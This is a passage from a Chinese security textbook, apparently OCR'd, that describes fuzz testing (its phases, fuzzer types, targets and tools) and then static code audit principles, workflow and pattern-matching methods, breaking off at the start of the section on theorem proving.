模糊测试概念的提出可以追溯到 1989 年，当时威斯康星大学的 Barton Miller 教授在他的高级操作系统课中开发和使用了一个原始的模糊测试工具，用来测试 UNIX 应用程序的健壮性（Miller et al，1990）。测试的重点并不是评价系统的安全性，而是验证程序全部代码的质量和可靠性。Miller 小组所采用的模糊测试方法是一种纯黑盒的完全暴力方式，即简单地向目标应用程序输入随机字符串，同时监测目标程序的运行，如果目标程序发生异常或崩溃，则认为测试失败，否则就认为通过测试。

1．模糊测试原理

模糊测试是一种基于缺陷注入的自动化测试技术，没有具体的执行规则，旨在预测软件中可能存在的错误以及什么样的输入能够触发错误。其通过模糊器向目标应用发送大量的畸形数据并监视程序运行异常以发现软件故障，通过记录触发异常的输入数据来进一步定位异常位置。

与基于源代码的白盒测试相比，模糊测试的测试对象是二进制目标文件，因而具有更好的适用性；模糊测试是一种自动化的动态漏洞挖掘技术，不存在误报，也不需要人工进行大量的逆向分析工作。

完整的模糊测试都要经历以下几个基本的阶段，如图 7-42 所示。




图 7-42 一般模糊测试执行流程

（1）识别目标

在没有确定测试对象测试范围的情况下，无法对模糊测试工具或技术作出选择。通常我们需要考虑以下问题：被测目标类型，如被测目标是客户端程序还是服务端程序，是应用层协议还是网络层协议；被测目标历史上是否出现过漏洞，漏洞原因在哪里等。

（2）识别输入

几乎所有可被人利用的漏洞都是因为应用程序接受了用户的输入并且在处理输入数据时没有首先清除非法数据或执行确认例程。枚举输入向量对模糊测试的成功至关重要。未能定位可能的输入源或预期的输入值对模糊测试将产生严重的限制。任何从客户端发往目标应用程序的输入都应该被认为是输入向量。这些输入包括消息头、文件名、环境变量、注册键值等等。所有这些都应该被认为是输入向量，因此都应该是可能的模糊测试变量。

（3）生成模糊测试数据

一旦识别出输入向量，就可以生成模糊测试数据。可依据测试对象的特征，制定相应的模糊测试数据生成策略。例如可通过变异已有的数据动态生成数据。不管选择什么策略，生成模糊测试数据过程中都应该引入自动化。

（4）执行模糊测试数据

执行过程可能包括发送数据包给目标应用程序、打开一个文件或发起一个目标进程。同样，这个过程中的自动化也是至关重要的。没有自动化，便无法执行真正的模糊测试。

（5）监视异常

在模糊测试过程中，对故障或异常的监视过程有重要意义。例如，如果我们没有办法准确指出是哪一个数据包引起崩溃，那么向目标 Web 服务器发送 10000 个模糊测试数据包，最终导致服务器崩溃便失去意义。监视可以采用多种形式，同时不应该依赖目标应用程序和所选择的模糊测试类型。

（6）确定可利用性

一旦确定被测目标存在故障，则需要确定所发现的 Bug 是否可重现，重现故障最常用的手段就是重放检测，即调用数据包重放工具将转储的网络数据包进行重放。重现成功后，还需进一步判断该 Bug 是否可被利用。这是一个典型的人工过程，需要具备安全领域的专业知识。

2．模糊器类型

模糊器用于生成畸形测试用例集，是整个模糊测试中非常关键的部分。依据模糊测试实施过程中使用的不同测试用例生成规则，我们将模糊器划分为随机模糊器、基于变异的模糊器和基于生成技术的模糊器。

（1）随机模型器

这类模糊器采用完全随机的方法生成不符合待测程序预期的测试集合。该方法简单易行，可以在短时间内构造大量的测试用例，在过去使用这样的技术发现了大量关键软件的漏洞。同时该方法的缺点也非常明显。

首先，生成的大量测试用例是完全不符合待测软件的输入规格的，也就是说绝大部分的测试用例在输入过滤模块屏蔽掉，无法接触、检测程序的深层代码；其次，一旦发现待测程序出现异常，很难确定对应的测试用例。逆向搜索导致程序崩溃的起因是一个相当繁琐的过程，而完全随机法的难以重现性使得该方法在逆向搜索崩溃成因的过程中表现的最为吃力。

（2）基于变异的模型器

为了避免产生大量的无效的测试数据，基于变异的模糊器使用样本文件来得到畸形数据集合。这类模糊器事先需要收集大量的用户输入样本，然后在这些样本的基础上变异。样本文件是许多基于变异技术的数据的模糊工具用来变异测试数据的基准。基于样本文件产生的测试数据可以大大提高测试用例的有效性，提高测试的代码覆盖率，减小测试用例构造的复杂度。

针对测试对象的不同，搜集样本文件也采用不同的策略：

- 针对文件格式模糊，我们使用大量的该格式文档作为变异的基准；
- 针对网络协议模糊，我们使用通过嗅探工具得到的数据包转换的样本文件作为初

始化测试用例。

模糊器一般是从一个有效的协议文件（抓包获得）或数据格式文件样本开始，以位、字节、双字节、四字节、八字节、字符串为单位依次或随机打乱样本文件并生成测试数据。这样得到的测试数据集被称为基于变异的模糊测试用例集合。由于事先不需要对待测软件输入格式进行研究，测试人员不需要事先理解和解释协议规约和文件格式，只需收集足够的样本文件，因此该方法相对简单直接。采用变异技术完成的模糊器有FileFuzz、notSPIKEfile 等。

（3）基于生成技术的模糊器

基于生成技术的模糊器是当前应用范围最广的一类模糊器。大约 1999 年开始，Oulu 大学开始进行 PROTOS 测试集的开发，他们通过事先分析协议规约，然后产生大量违背规约或可能让被测程序无法正确处理的报文，大量的测试用例集通过这种方式被开发出来。

用这种方式产生测试用例集需要事先对待测协议规范和文件格式进行大量研究，工作量较大，但一旦工作完成，就可以生成较为有效的可重复利用的测试用例集。

不同于随机测试，基于生成技术的模糊器由于测试用例集基本符合待测软件的输入规范，因此针对性更强，可以更容易地深入软件内部逻辑，检测深层漏洞，缺点是由于要遵守特定的格式，降低了一部分随机性。

也不同于基于变异的模糊器，建立在协议或文件规范基础上的生成模糊器技术显得更加智能，灵活性更高，但需要的前期研究量更大。

近年来出现的模糊器大多基于生成技术，包括 PROTOS，Codenomicon，SPIKE、COMRaider、AxMan 等，变异法和生成法都利于深入代码深层逻辑，挖掘隐藏在代码底层的漏洞。

（4）其他模糊器

以上是根据畸形数据的生成规则将模糊器分为随机模糊器、基于变异的模糊器以及基于生成的模糊器；我们还可以根据被测目标程序的不同将其划分为本地模糊器、远程模糊器。

本地模糊器，顾名思义，这类模糊器的测试对象与测试工具在同一个机器上，测试工具产生的测试用例可以直接影响待测程序的输入、环境变量、软硬件环境等。

远程模糊器特指测试工具位于本地而测试软件位于远程，需要借助网络协议才能访问。远程模糊器的目标有 Web 服务、Email 服务、ftp 服务、DNS 服务等。远端的服务器一般只接受符合协议规范的输入，测试用例必须完全或部分符合相应的网络协议规范，因此构造一个远程模糊器大部分的工作在于协议的学习和解析，根据网络协议的结构不同，需要相应地调整对其进行模糊测试的方法。而且对协议中数据结构元素了解得越多，就越容易关注那些容易引发异常条件的协议段。

3. 模糊测试对象

目前模糊测试对象已经渗透到安全领域的各个方面，出现了很多针对特定测试对象的测试工具。测试对象多种多样，难以区分。我们针对测试对象进行了大致分类，主要有以下五类：

（1）环境变量和参数

测试对象主要是命令行参数和环境变量。现在的主要工具有 iFuzz，该工具采用 C 语言开发，存在一个自动处理目标二进制代码的引擎，主要用于本地的模糊测试。

（2）Web 应用程序和服务器

Web 应用容易受到各种类型的漏洞攻击，主要有：拒绝服务、跨站漏洞、SQL 注入漏洞、目录遍历、缓冲区溢出、远程代码注入等。当前的主要的测试工具有：SPIKE 代理和 WebScarab。SPIKE 工具是基于浏览器的 Web 模糊器。工具采用代理方法捕获 Web 请求，然后依据一定的规则对目标 Web 站点进行测试。WebScarab 工具可以向应用程序的参数注入模糊值。另外同类工具还有 SPI、Codenomicon Http、beSTORM 等等。

（3）文件格式

测试对象是针对特定的文件格式，主要用于发掘客户端文件解析漏洞。漏洞主要包括：拒绝服务、整数溢出、堆栈溢出、逻辑错误、格式化字符串。当前主要的测试工具有：notSPIKEfile、SPIKEfile、FileFuzz。

（4）网络协议

网络协议的模糊测试原理是通过特定的 Socket 形式将变异或者生成的含有错误信息的数据包发送给目标程序。现有的代表工具有 SPIKE 和 ProtoFuzz。其中 SPIKE 比较流行，工具用 SPIKE 脚本描述目标网络协议，然后设置模糊器根据协议开始测试。另外还有一些专门针对特定协议的模糊测试工具。这些工具包括 ircfuzz、dhcpfuzz、Infigo FTPStress 等。

（5）Web 浏览器

现在的 Web 浏览器可以处理动态 html 文件、表单、脚本语言等多种目标。随着 Web 浏览器的功能日益增强，其存在的漏洞也越来越多。目前应用最广的是针对组件的测试，尤其是针对 ActiveX 组件。代表工具有 COMRaider 和 AxMan。

4. 模糊测试的优缺点

与代码审计、静态分析、模型检测等方法比，模糊测试有许多优点。第一，模糊测试不需要程序的源代码即可发现问题。第二，模糊测试不受限于被测系统的内部实现细节和复杂程度。例如，使用模糊测试可以不用关心被测对象的实现语言等细节。第三，使用模糊测试的可复用性较好，一个测试用例可适用于多种产品。

模糊测试有两个关键的操作：产生畸形数据和观察应用程序是否出现异常。但进行两个操作时存在如下问题：

首先，目前理论上还未出现能成熟、优化生成畸形数据的方式。现有的许多方法可

操作性不强，如：若模糊器是以穷举方式产生各种可能的畸形协议数据组合，则无论是产生数据的时间还是对被测目标响应的检测时间将急剧增长，这使得检测费力且低效；如果模糊器是以随机方式产生畸形数据，则即使发现问题，也很难精确定位问题所在。

其次，需要有一个监控器观察应用程序是否出现异常。但是其使用什么方法来判断被测目标的响应是否异常，这些异常是否代表发现漏洞。

7.4.3.2 代码审计

在软件开发的过程中，代码审计工具帮助软件开发团队快速查找、定位、修复和管理软件代码安全问题。应用静态源代码安全扫描的主要价值在于能够快速、准确地查找、定位和修复软件代码中存在的安全风险，增加工具投资所带来的最大效益，节约代码安全分析的成本，最终开发安全的软件。

1．代码审计原理

在软件开发过程中，静态代码分析是软件缺陷检测的重要方法，是指在不执行程序的情况下，以程序源代码、可执行文件序列或高级语言的中间代码等为对象，通过预先定义属性规约，自动地检查目标代码对属性规约的违反情况，进而检测目标代码中的缺陷。与以软件测试为主要手段的动态缺陷检测相比，静态分析不需要构建测试环境、不需要占用测试资源，并且能够在软件测试阶段之前检测缺陷。因此，静态分析在缺陷检测成本上具有优势，且静态分析在检测编码错误造成的缺陷方面具有显著的有效性。

静态代码分析的应用已经非常普遍，如从微观角度对程序进行安全性分析、软件质量分析、程序效率优化；从宏观角度对程序进行架构分析优化、复杂性分析；提供一个可视化的界面，将程序中的各种关系以图形的方式展现出来，为阅读程序代码提供一个较好的工具等。

在 OWASP 的代码审计指南中，指出安全代码审计是一个为了验证适当的安全控制措施是否存在、是否按照设计的方式进行并被应用在所有正确的地方而审计应用程序源代码的过程。代码审计是一种确保应用程序在特定环境下发展为“自我防御型”的方法。它也能够确保安全应用程序开发人员遵循安全发展技术。一般来说，在应用程序已经开发了一个正确的安全代码审计之后，进行渗透测试不应当再发现任何额外的与成型代码相关的应用程序漏洞。

静态代码审计技术是实现上述所有应用的基础。从抽象层次的不同，可以将分析技术分为高层次分析技术和低层次分析技术进行研究。高层次分析技术包括组件结构分析和配置文件分析，低层次分析技术包括正则表达式、词法分析、语义分析、数据流分析、控制流分析、结构分析、污染传播分析、别名分析等。

正则表达式就是定义查找特定字符串的模式，可以通过查找特定的字符串模式从而判断是否有潜在的安全问题。如后门，通常会出现固定 IP 地址、固定域名、固定手机号码、固定端口等信息。Linux 下的 Grep 工具、高级文本处理工具如 Ultraedit、Java 语言等都支持正则表达式。

AST（Abstract Syntax Tree），抽象语法树是程序的中间表示。源程序的最初表示为字符流。语法分析是静态代码分析的基础，其目的是对源代码文件进行处理，从中抽取出需要的程序结构信息，并将这些结构信息以特定的、统一的形式组织到抽象语法树。

词法分析工具有 ANTLR、GCC 前端等。ANTLR 接受三类语法规范——语法分析器（parsers），词法分析器（lexers），和树分析器（tree-parsers，也叫树遍历器 tree-walkers）。通过编写语法文件，定义词法分析、语法分析、树遍历的规则，从而达到分析源文件的目的。

数据流分析的基础是控制流图，其目的是计算在程序的不同点对变量的不同赋值信息。到达一定值是数据流分析的重要概念，其含义是到达某语句时所有变量的可能赋值集合。由于控制流具有敏感与非敏感两种情况，数据流也是如此。别名分析和数据流分析是相关的，别名同样有 IN 集合、OUT 集合、GEN 集合、KILL 集合，因为别名集合在到达不同的语句时并不一样。

2．代码审计流程

安全代码审计的第一步就是对每一个源代码文件的所有者的分配权限、相关所有文件等建立一个数据库。在这一阶段，不能遗漏任何待评审的代码。许多源代码库并不会存储源代码文件“Owner”。在这种情况下，通常可以使用最近一次更新过该文件的用户面进行更新。在数据库中创建一个包含文件名、文件属主、优先级、评审者、评审结果及评论的表格。

下一步就是明确评审优先级。多数标记应由威胁模型驱动。威胁模型所识别出的最高风险组件就是待评审的高优先级代码段，可以执行一些简单的规则来明确优先级。代码审计应当也能够覆盖用于为其他使用人员讲解的示例代码。相对于需要交付的代码来说，对示例代码的优先级进行定级虽然有些困难，但一个好的方法就是考虑用户将会以什么方式使用该示例代码。如果是模板代码在用于生产环境时需要进行轻微的修改，而且如果符合前文件所述的清单中优先级为 1 的标准，那么该示例代码毫无疑问优先级为 1。

需要注意的是，属主并不参与审计代码，但其可以指定某人对代码进行审计。其中一种最佳方案是只有两个属主交换他们的源代码文件并互相交叉审计。有时候可能仍需要平衡代码审计人员之间的工作量，如果一个审计者完成了已分配代码审计，则应当帮助其他人员进行审计工作。

紧接着，必须建立一个囊括产品中所有可执行文件（.exe 文件、动态链接库、COM 组件、汇编程序、脚本文件等）的清单，并在此基础之上为每一个组件分配一个测试属主。再次创建包含可执行文件名称、测试属主、优先级、验证和评论的数据表。该任务的目的是使得测试人员对产品中高风险的可执行文件进行验证，一次成功的验证意味着测试团队必须在意见上达成一致。

在之后的分析过程中，基本的分析流程如图 7-43 所示。




图 7-43 代码审计分析流程

3．代码审计的主要方法

如果想要在程序中寻找漏洞，或想找出目标程序中所有的漏洞，需要有明确的方法论来做指导。方法论的选择视目标程序和要寻找的漏洞而定。从方法论的角度出发，宏观来看代码审计的主要方法可以分为自顶向下、自底向上和两者相结合的三种方法。

采用自顶向下（明确的）的方法，审计者不必深入了解目标程序。优点是效率较高，但缺点是可能会遗漏那些需要深入了解目标程序上下文才能发现的漏洞、跨越多段代码

的漏洞等。该方法比较适合寻找那些只读一行代码就能识别的漏洞。

采用自底向上的方法，审计者需要阅读大部分的源码来了解程序的内部工作机理。一般是从 main 函数开始，从进入点一路读到退出点，从而对程序有一个全面的了解。会耗费大量时间，但由于全面地了解了程序有可能会发现更多、更复杂的漏洞。

通常，任何代码库都有死代码（运行过程中基本或完全不会被执行的代码），并占有相当大的比例。在死代码中寻找漏洞是劳而无功的，因为它们几乎不会被触发。因此审计那些最有可能包含安全问题而又可以被利用的代码段会更有意义。结合法中，审计者先通过输入定义的攻击者来定位可疑的代码，然后把大部分精力放在小范围代码段上。当然，全面了解代码的关键部分也非常有用。如果不知道正在审计的代码段在做什么或它适合于程序的哪个地方，那就应当了解它的上下文情况。

在以方法论的角度了解当前代码审计的三种方法之后，从具体的实施方案来看，目前代码静态分析采用的方法主要有模式匹配、定理证明、模型检测等。

（1）模式匹配

模式匹配是静态分析最早采用的方法，主要步骤是依据统计及经验，定义和抽象缺陷及错误特征，对目标代码采用行走检查、模式匹配等方法过滤已知缺陷。如针对 C 语言的 LCLint1，针对 Java 语言的 FindBugs、JLint 等。FindBugs 共定义了不良实现方法、正确性、实验性、国际化标准、恶意代码漏洞、多线程正确性、性能、安全等几大类缺陷，具体有 300 多种缺陷模式，然后结合数据流分析技术，检测目标代码中的缺陷 2。JLint 的特点是基于数据流分析和内存使用情况，检测程序中可能存在的死锁情况，在句法检查方面和 FindBugs 具有相同性，可以发现无效的指针、死锁、数组越界、除零错误、字符串相等判断、子类重写错误等。

但是，模式匹配算法存在的根本性问题是模式固定且扩展困难，虽然 FindBugs 等工具具有一定的扩展性，允许自定义缺陷模式，但是自定义的缺陷模式仍然在编码规则、句法错误之类的缺陷范围之内，具有局限性。考虑到这种不足，后来的研究中基于模式匹配的检测方法更多应用于针对性的缺陷检测，如缓冲区溢出、程序不可达路径、程序忽视条件等，以及 Web 程序里的 SQL 注入、跨站脚本攻击等。将缓冲区是做一个整数对，分别为分配的内存大小和正在使用的字节数，然后规定分配的内存大小至少和正在使用的字节数一样大，以此来检测缓冲区溢出。分析得出大部分的程序不可达路径表现出相同的特征，而这些特征是由同一/补充决策、相互-专用决策、检测后执行、依据标签循环等四种模式引起的，通过识别源代码中的特征，能够精确检测程序不可达路径。

基于模式匹配方法的静态检测在检测效率上具有优势，但是却导致了较高的误报率和漏报率，同时，不同检测依据的模式库不一样，也导致了不同检测工具的检测结果存

在较大出入，检测结果的精确度不高，这在软件质量要求越来越高的发展中显然是不能满足需要。模式匹配方法的局限性其实可以归结为模式定义本身的不足，同时也决定了模式匹配方法只能用来检测具有固定模式的缺陷，不具有很好的普遍性。

（2）定理证明

